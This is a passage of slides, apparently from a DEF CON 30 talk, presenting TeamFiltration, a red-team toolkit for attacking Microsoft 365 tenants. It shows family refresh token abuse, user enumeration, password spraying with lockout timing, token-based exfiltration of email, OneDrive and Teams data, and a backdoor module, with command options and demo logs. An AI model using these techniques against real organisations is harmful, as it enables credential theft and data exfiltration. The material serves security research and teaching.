  "REFRESH_TOKEN":"0.AJMGVMNDUILC..."  
}
```

REFRESH
AUTH

INTERACTIVE LOGINS

Microsoft Azure

Home > Users

Users | Sign-in logs

User sign-ins (interactive) User sign-ins (non-interactive)

Want to switch back to the default sign-ins experience? Click here to leave the preview. →

Date : **Last 7 days** Show dates as : **Local** Add filters

User sign-ins (interactive) User sign-ins (non-interactive)

Date	Request ID	User	Application
	4b68...	Oddvar Moe	Microsoft Teams
	387b...	Oddvar Moe	Microsoft Teams
	ef45...	Oddvar Moe	Microsoft Teams
	5971...	Oddvar Moe	Microsoft Teams

NON-INTERACTIVE LOGINS

User sign-ins (non-interactive)

Rows are grouped by user and resource. Click on a row to see all the sign-ins for a user and resource on that date and time.

Request ID	Username	Application	Status	IP address	Resource
4b37	biff.tannen@legitcorp.net	Microsoft Teams	Success		Microsoft Graph
cb46	biff.tannen@legitcorp.net	Microsoft Teams	Success		Windows Azure Active Directory
d878	biff.tannen@legitcorp.net	Microsoft Teams	Success		Microsoft Graph
26c0	biff.tannen@legitcorp.net	Microsoft Teams	Success		Office 365 Exchange Online
541e	biff.tannen@legitcorp.net	Microsoft Teams	Success		Office 365 SharePoint Online
d4c4	biff.tannen@legitcorp.net	Microsoft Teams	Success		Office 365 SharePoint Online
ba93	biff.tannen@legitcorp.net	Microsoft Teams Services	Success		Office 365 SharePoint Online
55ee	biff.tannen@legitcorp.net	Microsoft Teams	Success		Microsoft Teams Services

FAMILY REFRESH TOKENS

- FAMILY REFRESH TOKENS ARE A SPECIAL KIND OF REFRESH TOKEN THAT DISREGARD THE TOKEN BINDING SAFEGUARDS DEFINED IN THE OAUTH 2.0 SPECIFICATIONS.
- [HTTPS://GITHUB.COM/SECUREWORKS/FAMILY-OF-CLIENT-IDS-RESEARCH](https://github.com/secureworks/family-of-client-ids-research)
- AWESOME WORK BY @DETECTDOTDEV / TEAM AT SECUREWORKS

Application ID	Application Name
00b41c95-dab0-4487-9791-b9d2c32c80f2	Office 365 Management
04b07795-8ddb-461a-bbee-02f9e1bf7b46	Microsoft Azure CLI
1950a258-227b-4e31-a9cf-717495945fc2	Microsoft Azure PowerShell
1fec8e78-bce4-4aaf-ab1b-5451cc387264	Microsoft Teams
26a7ee05-5602-4d76-a7ba-eae8b7b67941	Windows Search
27922004-5251-4030-b22d-91ecd9a37ea4	Outlook Mobile
4813382a-8fa7-425e-ab75-3b753aab3abb	Microsoft Authenticator App
ab9b8c07-8f02-4f72-87fa-80105867a763	OneDrive SyncEngine
d3590ed6-52b3-4102-aeff-aad2292ab01c	Microsoft Office
872cd9fa-d31f-45e0-9eab-6e460a02d1f1	Visual Studio
af124e86-4e96-495a-b70a-90f90ab96707	OneDrive iOS App
2d7f3606-b07d-41d1-b9d2-0d0c9296a6e8	Microsoft Bing Search for Microsoft Edge
844cca35-0656-46ce-b636-13f48b0eecbd	Microsoft Stream Mobile Native
87749df4-7ccf-48f8-aa87-704bad0e0e16	Microsoft Teams - Device Admin Agent
cf36b471-5b44-428c-9ce7-313bf84528de	Microsoft Bing Search

AZURE ACTIVE DIRECTORY AUTHENTICATION LIBRARY (ADAL)

- C# LIBRARY FOR AUTHENTICATION WITHIN APPLICATIONS RUNNING ON WINDOWS HOSTS SUCH AS SKYPE FOR BUSINESS, MICROSOFT TEAMS, AND ONEDRIVE.




```
Created by @Flangvik
[+] Authenticating as 
[+] Successfully got Teams token!
[+] Got sharepoint address => https://-my.sharepoint.com/personal/ /Documents
[+] Retrieving recent files and looking for SharePoint root folders!
[+] Found 50 recent files accessible by user, downloading!
[!] Failed to download file
[!] Failed to download file
[+] Dumping the entire personal OneDrive!
--> (Folder)
--> (Folder)
--> (Folder)
--> .xlsx
--> (Folder)
--> .docx
--> (Folder)
--> .xls
--> .xlsx
--> .pdf
--> (Folder)
--> .pdf
--> .pdf
--> (Folder)
--> .pdf
--> .pdf
--> .pdf
--> .pdf
--> .pdf
--> (Folder)
--> pdf
--> .xls
--> (Folder)
--> .doc
--> .pdf
--> .xls
--> (Folder)
--> (Folder)
--> .pdf
--> (Folder)
```

TEAMFILTRATION

- C# DOTNETCORE CROSS-PLATFORM ATTACK TOOLKIT
- KEY FEATURES
 - DATABASE ORIENTED
 - FIREPROX INTEGRATION
 - DEHASHED INTEGRATION
 - PUSHOVER INTEGRATION
 - AUTOMAGIC PASSWORD GENERATION
 - AUTOMAGIC USER ENUMERATION
 - EXFILTRATION CABALAITITES
 - TEAMS (CHAT LOGS , ATTACHMENTS, CONTACT LIST)
 - ONEDRIVE (FILES,SHARED SHAREPOINT DOCUMENTS)
 - OUTLOOK (EMAILS, CONTENT AND ATTACHMENTS)
 - GRAPH API (DOMAIN INFORMATION, USERS, GROUPS)
 - BACKDOOR CLI – MOVE VERTICALLY ONTO COMPUTER
 - MFA BYPASS (CONDITIONAL ACCESS ENUMERATION)
 - ABUSES REFRESH TOKENS



TEAMFILTRATION



ENUMERATION MODULE

```
--sleep-max      Maximum minutes to sleep between each full rotation of spraying default=100
--delay           Delay in seconds between each individual authentication attempt. default=0
--push-userkey    Pushover user API key for notifications when credentials are found)
--push-appkey     Pushover app API key for notifications when credentials are found)
--push-locked     Get Pushover notifications when an sprayed account gets locked (requires --push-userkey and --push-appkey)
--force          Force the spraying to proceed even if there is less the <sleep> time since the last attempt
```

```
--enum           Load the enumeration module
```

```
--domain         Domain to perform enumeration against, names pulled from statistically-likely-usernames if not provided with --usernames
--usernames       Path to a list of usernames to enumerate (emails)
--dehashed        Use the dehashed submodule in order to enumerate emails from a basedomain
--validate-msol   Validate that the given o365 accounts exists using the public GetCredentialType method (Very RateLimited - Slow 20 e/s)
--validate-teams  Validate that the given o365 accounts exists using the Teams API method (Recommended - Super Fast 300 e/s)
--validate-login  Validate that the given o365 accounts by attempting to login (Noisy - triggers logins - Fast 100 e/s)
```

```
--backdoor       Loads the interactive backdoor module
```

```
--database       Loads the interactive database browser module
```

```
--debug          Add burp as a proxy on 127.0.0.1:8080
```

ENUMERATION USING STATISTICALLY LIKELY USERNAMES

```
[♥] TeamFiltration V0.3.3.6 PUBLIC, created by @Flangvik @TrustedSec
[+] Args parsed --outpath DefconDemo01/ --config TeamFiltrationConfig.json --enum --domain trustedsec.com --validate-teams
    => [1] john.smith@trustedsec.com
    => [2] john@trustedsec.com
    => [3] johnjs@trustedsec.com
    => [4] johns@trustedsec.com
    => [5] johnsmith@trustedsec.com
    => [6] jsmith@trustedsec.com
    => [7] smith@trustedsec.com
    => [8] smithj@trustedsec.com
    => [9] john_smith@trustedsec.com

[?] Select an email format #> 1
[ENUM] 18.07.2022 13:51:01 EST Filtering out previously attempted accounts
[ENUM] 18.07.2022 13:51:02 EST Enumerating 248231 possible accounts, this will take ~14 minutes
[ENUM] 18.07.2022 13:51:04 EST Successfully got Teams token for sacrificial account
[ENUM] 18.07.2022 13:51:04 EST Loaded 248231 usernames
[ENUM] 18.07.2022 13:51:33 EST [REDACTED]@trustedsec.com valid!
[ENUM] 18.07.2022 13:51:47 EST [REDACTED]@trustedsec.com valid!
[ENUM] 18.07.2022 13:52:05 EST [REDACTED]@trustedsec.com valid!
```

SPRAYING MODULE

`--spray` Load the spraying module

<code>— --aad-sso</code>	Use SecureWorks recent Azure Active Directory password brute-forcing vuln for spraying
<code>--us-cloud</code>	When spraying companies attached to US Tenants (https://login.microsoftonline.us/)
<code>--passwords</code>	Path to a list of passwords, common weak-passwords will be generated if not supplied
<code>--seasons-only</code>	Password generated for spraying will only be based on seasons
<code>--months-only</code>	Password generated for spraying will only be based on months
<code>--common-only</code>	Spray with the top 20 most common passwords
<code>--combo</code>	<code>—</code> Path to a combolist of username:password
<code>--exclude</code>	Path to a list of emails to exclude from spraying
<code>--sleep-min</code>	Minimum minutes to sleep between each full rotation of spraying default=60
<code>--sleep-max</code>	Maximum minutes to sleep between each full rotation of spraying default=100
<code>--delay</code>	Delay in seconds between each individual authentication attempt. default=0
<code>--push-userkey</code>	Pushover user API key for notifications when credentials are found)
<code>--push-appkey</code>	Pushover app API key for notifications when credentials are found)
<code>--push-locked</code>	Get Pushover notifications when an sprayed account gets locked (requires <code>--push-userkey</code> and
<code>--force</code>	Force the spraying to proceed even if there is less the <code><sleep></code> time since the last attempt

SPRAYING MODULE

```
[♥] TeamFiltration V0.3.3.6 PUBLIC, created by @F1angvik @TrustedSec
[+] Args parsed --outpath DefconDemo01\ --config TeamFiltrationConfig.json --spray --force
[SPRAY] 22.07.2022 10:22:17 EST Sleeping between 60-100 minutes for each round
[SPRAY] 22.07.2022 10:22:20 EST There has only been 3 minutes since last spray, be careful about lockout!
[SPRAY] us-west-1 22.07.2022 10:22:21 EST Sprayed rosalba.talmage@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:21 EST Sprayed alona.marr@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:21 EST Sprayed millicent.sue@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:23 EST Sprayed lidia.velasco@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:23 EST Sprayed sandra.bakley@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:23 EST Sprayed robbi.tu@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:24 EST Sprayed otis.terpstra@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:25 EST Sprayed nilda.figgs@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:25 EST Sprayed fe.kitzmiller@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:26 EST Sprayed jonathan.white@trustedsec.com:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:26 EST Sprayed fannie.eames@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:26 EST Sprayed rhett.breuer@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:27 EST Sprayed serena.gutter@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:27 EST Sprayed dillon.blowe@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:28 EST Sprayed graham.layton@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:29 EST Sprayed krista.hackler@legitcorp.net:January2022 => INVALID
[SPRAY] us-west-1 22.07.2022 10:22:29 EST Sprayed edna.burnett@legitcorp.net:January2022 => INVALID
```

EXFILTRATION MODULE

```
--exfil          Load the exfiltration module

--username       Override to target a given username that does not exist in the database
--password       Override to target a given password that does not exist in the database
--cookie-dump     Override to target a given account using it's refresk-cookie-collection

--all            Exfiltrate information from ALL SSO resources (Graph, OWA, SharePoint, OneDrive, Teams)
--aad            Exfiltrate information from Graph API (domain users and groups)
--teams          Exfiltrate information from Teams API (files, chatlogs, attachments, contactlist)
--onedrive       Exfiltrate information from OneDrive/SharePoint API (accessible SharePoint files and the
--owa            Exfiltrate information from the Outlook REST API (The last 2k emails, both sent and rece
                  --owa-limit Set the max amount of emails to exfiltrate, default is 2k.
--jwt-tokens     Exfiltrate JSON formated JWT-tokens for SSO resources (MsGraph,AdGraph, Outlook, Sha
```

EXFILTRATION MODULE

```
[♥] TeamFiltration V0.3.3.6 PUBLIC, created by @Flangvik @TrustedSec
[+] Args parsed --outpath DefconDemo01\ --config TeamFiltrationConfig.json --exfil --owa --onedrive
[+] You can select multiple users using syntax 1,2,3 or 1-3
    |-> 0 - biff.tannen@legitcorp.net
    |-> ALL - Everyone!
```

```
[?] what user to target ? #> 0
```

```
[EXFIL] 22.07.2022 10:54:24 EST Attempting to exfiltrate using provided token
[EXFIL] 22.07.2022 10:54:25 EST Exfiltrating emails from Outlook!
[EXFIL] 22.07.2022 10:54:25 EST Fetched 28 email ID's , exfiltrating content!
[EXFIL] 22.07.2022 10:54:30 EST Refreshed a token for => https://legitcorpnet.sharepoint.com
[EXFIL] 22.07.2022 10:54:31 EST Refreshed a token for => https://legitcorpnet-my.sharepoint.com
[EXFIL] 22.07.2022 10:54:32 EST Exfiltrating shared files from OneDrive
[EXFIL] 22.07.2022 10:54:35 EST Exfiltrating the entire personal OneDrive
[EXFIL] 22.07.2022 10:54:36 EST -->DailyNotes.docm
[EXFIL] 22.07.2022 10:54:37 EST |--> Bilder (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |--> Dokumenter (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |--> Notebooks (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |--> Skrivebord (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |--> Biff @ LegitCorp (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |--> windowsPowershell (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |--> 
[EXFIL] 22.07.2022 10:54:37 EST |--> 
[EXFIL] 22.07.2022 10:54:37 EST |--> 
[EXFIL] 22.07.2022 10:54:37 EST |--> 
[EXFIL] 22.07.2022 10:54:37 EST |--> 
[EXFIL] 22.07.2022 10:54:37 EST |--> Proxifier.lnk
[EXFIL] 22.07.2022 10:54:37 EST |--> Modules (Folder)
[EXFIL] 22.07.2022 10:54:38 EST |--> BankBackup (Folder)
```

DATABASE MODULE

```
[♥] TeamFiltration V0.3.3.6 PUBLIC, created by @Flangvik @TrustedSec
[+] Args parsed --outpath DefconDemo01\ --config TeamFiltrationConfig.json --database
[+] Attempting to load database file DefconDemo01\TeamFiltration.db
[+] Available commands:
```

```
show <emails|creds|attempts|summary>
export <emails|creds|attempts|summary> <csv|json> <path>
exit
```

```
[?] CMD #> show summary
```

StartTime	StopTime	Password	SuccesCount	TotalCount
22.07.2022 17:38:45	22.07.2022 17:38:46	welcome@2022!	0	18
22.07.2022 17:39:13	22.07.2022 17:40:33	January2022	1	52

DEMO 1 – EXTERNAL TESTING



DEMO 2 – RED TEAM



BONUS ROUND – THE BACKDOOR!



- PROJECT CAN BE FOUND AT [HTTPS://GITHUB.COM/FLANGVIK/TEAMFILTRATION](https://github.com/flangvik/teamfiltration)
- SPECIAL THANKS TO
 - @DETECTDOTDEV
 - ENTIRE TRUSTEDSEC TEAM
- ENJOY LAST DAY OF DEFCON30

